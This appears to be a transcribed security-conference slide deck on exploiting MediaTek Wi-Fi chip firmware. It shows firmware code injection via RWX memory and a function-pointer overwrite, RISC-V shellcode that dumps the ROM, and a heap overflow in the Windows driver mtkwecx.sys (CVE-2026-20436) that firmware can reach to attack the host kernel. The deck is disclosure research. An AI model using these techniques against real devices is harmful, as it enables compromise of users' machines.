1401d9a78 // Dumps three undocumented memory regions 0x2200000,
1401d9a78 // 0x400000, 0xe0000000
1401d9a78 if (rax != 0x2200000)
1401d9af0     if (rax != 0x400000)
1401d9b5b         HW_IO_WRITE32(arg1, 0x7c400120, 0xe0000000)
1401d9b6b         HW_IO_WRITE32(arg1, 0x830c0120, 0xe0000000)
1401d9b7b         HW_IO_READ32(arg1, 0xe0000000, &arg_10)
1401d9ba4         dump_region(arg1, 0xe0000000,
1401d9ba4             memory_regions[rbp].size - 0x20000000)
1401d9bae         arg_8 = 0
1401d9bc7         result = MTEnqueueInternalCmd(arg1, r15, 0x10000041, &arg_8, 1)
1401d9bc7         break
1401d9bc7
1401d9af8 HW_IO_WRITE32(arg1, 0x7c400120, 0x400000)
1401d9b0b HW_IO_WRITE32(arg1, 0x830c0120, 0x400000)
1401d9b1d HW_IO_READ32(arg1, 0x400000, &arg_10)
1401d9b22 rax_1 = 0x400000
```

Not in the
linux source

It's a code region

Coredump


```
HW_IO_WRITE32(arg1, 0x7c400120, 0xe0000000)
HW_IO_WRITE32(arg1, 0x830c0120, 0xe0000000)
HW_IO_READ32(arg1, 0xe0000000, &arg_10)
dump_region(arg1, 0xe0000000,
    memory_regions[rbp].size - 0x20000000)
arg_8 = 0
result = MTEnqueueInternalCmd(arg1, r15, 0x10000041, &arg_8, 1)
break
```



Stacktrace

```
PC log contorl=16FFFC(T=0xCFA6C)(latest PC index = 0x16)
PC log(0)=0xE00355A6
PC log(1)=0x90DE2A
PC log(2)=0x90DE2A
PC log(3)=0x90D686
```





But...

Writing into the code region triggers an assert

Code execution reliability: ~20%

Only small code snippets possible



Exploring the Firmware

Control and Status Register (CSR)
are registers used for reading status
and changing configuration

Exploring the Firmware

mstatus CSR register

```
PER.S CSR:0x300 0x1880 ; mstatus
```

Machine mode

Shellcode

```
csrr t0, mvendorid  
csrr t1, misa  
li s6, 0x0  
jr s6
```

Gets JEDEC ID of the vendor
Gets the supported ISA

Exploring the Firmware

mvendorid

Resolved to AndesTech

misa

```
misa = 0x40941105  
MXL (ISA width): 1 → RV32
```

Implemented extensions:

- A : Atomic instructions
- C : Compressed instructions
- I : Base integer ISA
- M : Integer multiply/divide
- S : Supervisor mode implemented
- U : User mode implemented
- X : Non-standard extensions

???



https://riscv.github.io/riscv-isa-manual/snapshot/privileged/#_machine_vendor_id_mvvendorid_register
<https://riscv.github.io/riscv-isa-manual/snapshot/privileged/#misa>

Exploring the Firmware

AndeStarTech

MT7902 }
MT7920 } AndeStar V3 (NDS32)
MT7921 }
MT7922 }

MT7925 }
MT7927 } AndeStar V5 (RISCV)



Exploring the Firmware

AndeStar™ V5

- Custom RiscV extension
- Includes CoDense™ instructions
- GP relative loading
- Custom jumps

Exploring the Firmware

AndeStar™ V5

```
e00b0bbc 4091      nexec.it 0x9104d4
e00b0bbe 2a84      mv      s0, a0
e00b0bc0 ae84      mv      s1, a1
e00b0bc2 81e5      bnez    a1, data_e00b0bca

e00b0bc4 8d47      li      a5, 0x3
e00b0bc6 63f9a700 bgeu    a5, a0, data_e00b0bd8

e00b0bca aaaf      fsd     ft11, 0x88(sp) {arg_88}
e00b0bcc 0146      li      a2, 0x0
e00b0bce 93850584 addi    a1, a1, -0x7c0
e00b0bd2 46a0      fsd     ft0, 0x50(sp) {arg_50}
e00b0bd4 ef7079d2 jal     ra, sub_e00488fa

e00b0bd8 11cc      beqz    s0, data_e00b0bf4

e00b0bda 5b511402 beqc    s0, 0x1, 0xe00b0bfc
```

Exploring the Firmware

AndeStar™ V5

The Key Features of V5 Architecture

RISC-V Compliance such as:

- RV32/64IMAC[FDPBKZc] ([]: depends on CPU cores and configurable options)
- Vector Extension (RVV)
- RVA profile oriented for AP
- PLIC and CLIC
- MMU for Linux applications
- PMP for TEE isolation
- RISC-V debug/trace standard
- Others



???



Exploring the Firmware


Physical Memory Protection (PMP)

Sets R/W/X permissions per memory regions

No MMU needed


Exploring the Firmware

Physical Memory Protection (PMP)



Exploring the Firmware

Physical Memory Protection (PMP)



Memory regions

Mode	Region	Permission	Used for	Locked
TOR	0x400000 - 0x41C000	RW	SRAM?	Y
TOR	0x800000 - 0x920000	RX	ROM + ROM Patch	Y
TOR	0x2200000 - 0x2270000	RW	Stack + Global	Y
TOR	0x50000000 - 0xC0000000	RW	???	Y
TOR	0xE0000000 - 0xE0006800	RWX	Code(RAM)	Y
TOR	0xE0006800 - 0xE000A800	RW	Data(RAM)	Y
TOR	0xE000A800 - 0xE0020C00	RX	Code(RAM)	Y
TOR	0xE0020C00 - 0xE002D000	RW	Data(RAM)	Y
TOR	0xE002D000 - 0xE04A0000	RX	Code(RAM)	Y
TOR	0xE04A0000 - 0xFFFFFFFF8	RWX	Undefined	Y

Upgrading the code injection

1. Write shellcode into 0xE0006000
2. Overwrite function pointer at 0x22142e8
3. ???
4. Profit (100% reliable)

Dumping the ROM

```
main:
    li    t0, 0x2220000 # Destination
    li    t1, 0x41414141 # Header
    li    t2, 4096*4 # Dump Size
    li    t3, 0x900000 # Source
    sw    t1, 0(t0)
    sw    t1, 4(t0)
    addi   t0, t0, 8

dump_rom:
    lw    t4, 0(t3)
    sw    t4, 0(t0)
    addi   t0, t0, 4
    addi   t3, t3, 4
    addi   t2, t2, -1
    bnez   t2, dump_rom

    li    t1, 0x42424242 # trailer
    sw    t1, 4(t0)
    sw    t1, 8(t0)
    li    t3, 0
    jr    t3 # jump to t3
```


Firmware code exec. For what?



Tracking



Evasion



Backstab the kernel

Returning to the kernel

■ User mode ■ Kernel mode ■ Firmware


Mitigations?



IOMMU

RAM

DMA Request





**IOMMU IS A GOOD
ENOUGH PROTECTION**

**SURE
GRANDMA LET'S
GET YOU TO BED**

IOMMU just filters address access


Data from the firmware still needs
to be parsed

But where is the data
parsed?



receive queues

Parsers



```
switch (type) {  
case PKT_TYPE_TXRX_NOTIFY:  
    /* PKT_TYPE_TXRX_NOTIFY can be received only by mmio devices */  
    mt7925_mac_tx_free(dev, skb->data, skb->len);  
    napi_consume_skb(skb, 1);  
    break;  
case PKT_TYPE_RX_EVENT:  
    mt7925_mcu_rx_event(dev, skb);  
    break;  
case PKT_TYPE_TXS:  
    for (rxd += 2; rxd + 8 <= end; rxd += 8)  
        mt7925_mac_add_txs(dev, rxd);  
    dev_kfree_skb(skb);  
    break;  
case PKT_TYPE_NORMAL_MCU:  
case PKT_TYPE_NORMAL:  
    if (!mt7925_mac_fill_rx(dev, skb)) {  
        mt76_rx(&dev->mt76, q, skb);  
        return;  
    }  
    fallthrough;  
}
```



RX_EVENT

```
void mt7925_mcu_rx_event(struct mt792x_dev *dev, struct sk_buff *skb)
{
    struct mt7925_mcu_rxd *rxd = (struct mt7925_mcu_rxd *)skb->data;

    if (skb_linearize(skb))
        return;

    if (rxd->option & MCU_UNI_CMD_UNSOLICITED_EVENT) {
        mt7925_mcu_uni_rx_unsolicited_event(dev, skb); 🧐
        return;
    }
}
```



UNSOLICITED EVENTS



```
static void
mt7925_mcu_uni_rx_unsolicited_event(struct mt792x_dev *dev,
                                   struct sk_buff *skb)
{
    struct mt7925_mcu_rxd *rxd;


    rxd = (struct mt7925_mcu_rxd *)skb->data;

    switch (rxd->eid) {
    case MCU_UNI_EVENT_HIF_CTRL:
        mt7925_mcu_uni_hif_ctrl_event(dev, skb);
        break;
    case MCU_UNI_EVENT_FW_LOG_2_HOST:
        mt7925_mcu_uni_debug_msg_event(dev, skb);
        break;
    case MCU_UNI_EVENT_ROC:
        mt7925_mcu_uni_roc_event(dev, skb);
        break;
    case MCU_UNI_EVENT_SCAN_DONE:
        mt7925_mcu_scan_event(dev, skb);
        return;
    case MCU_UNI_EVENT_TX_DONE:
        mt7925_mcu_tx_done_event(dev, skb);
        break;
    case MCU_UNI_EVENT_BSS_BEACON_LOSS:
```

8 Events



UNSOLICITED EVENTS



```
char RamModeUniEventHandler(void* arg1, uint16_t* __offset(mt7925_mcu_rxd, 0x
140144b9e      int64_t rbx
140144b9e
140144b9e      while (true)
140144b9e          if (rcx_2->nr == eid.w)
140144c5e              uint16_t* __offset(mt7925_mcu_rxd, 0x10)* __offset(m
140144c5e                  event = arg2
140144c5e
140144c61                  if (eid.b != 0x7c)
140144c73                      rbx.b = 1
140144c7d                      g_unieventhandlers[rax_2].func(arg1, event)
140144c61                  else
140144c6b                      rbx.b = nicUniEventFactCal(arg1.b, event)
140144c6b
```

```
struct uni_event_handler g_unieventhandlers[0x21] =
{
    [0x00] =
    {
        uint16_t eid = 0x1
        void (* func)() = nicUniCmdEventResultToHif
    }
    [0x01] =
    {
        uint16_t eid = 0x43
        void (* func)() = nicUniCmdEventQueryNicCapabilityV2
    }
    [0x02] =
    {
        uint16_t eid = 0x4
        void (* func)() = nicUniEventFwLog2Host
    }
    [0x03] =
    {

```

34 Events



nicUniEventFactCal

```
140147cc4  bool nicUniEventFactCal(char arg1, struct mt7925_mcu_rxd_cal_event* event)
```

```
140147cd1      arg1 = 1
```

```
140147cd1
```

```
140147cd9      if (event->field_10 == 0)
```

```
140147cdf          bool set_iterator_1 = event->set_iterator
```

```
140147ce4          int64_t rdi
```

```
140147ce4          rdi.b = set_iterator_1 == 1
```

```
140147d04          factCalAddData(event->field_18 != 0, event_0x20: event->must_be_1,
```

```
140147d04              event_0x14: event->field_14, src_data: &event->data, event->size,
```

```
140147d04              set_iterator: set_iterator_1)
```

```
140147d09          void* trace_enabled_1 = trace_enabled
```

```
140147d17
```

```
          arg1 = rdi.b
```

Fully from the FW



factCalAddData

```
int64_t factCalAddData(char arg1, char event_0x20, int32_t event_0x14, int64_t* src_data, int32_t size, char set_iterator)

uint32_t event_0x20_1 = zx.d(event_0x20)
uint32_t rbx = zx.d(arg1)
void* trace_enabled_1 = trace_enabled

if (trace_enabled_1 != &trace_enabled && (*(trace_enabled_1 + 0x2c) & 1) != 0
    && *(trace_enabled_1 + 0x29) u>= 3) ...

if (rbx.b != 0)
    if (rbx != 1) ...

    if (event_0x20_1.b u<= 1)
        int64_t current_cal_offset = zx.q(cal_iter) * 0x17e4
        // If we call the function the second time
        // cal_data_size will be overflowed by us
        memcpy(
            zx.q((&cal_data_size)[zx.q(cal_iter) * 0x5f9]) + current_cal_offset +
                &cal_data,
            src_data, size)
        (&cal_data_size)[zx.q(cal_iter) * 0x5f9] += size

        // with the first call we have to set the iterator
        if (set_iterator != 0)
            (&data_1402448f1)[current_cal_offset] = 1
            int32_t iter_plus_1 = zx.d(cal_iter) + 1
            cal_iter = iter_plus_1.b - (zx.q(iter_plus_1 u/ 0xa) * 5).b * 2
        else if (event_0x20_1.b u<= 1) ...

return 0
```

Coming from FW

No bounds check


Increment Iterator

CVE-2026-20436

<https://euvd.enisa.europa.eu/vulnerability/CVE-2026-20436>



mtkwecx.sys






CalData

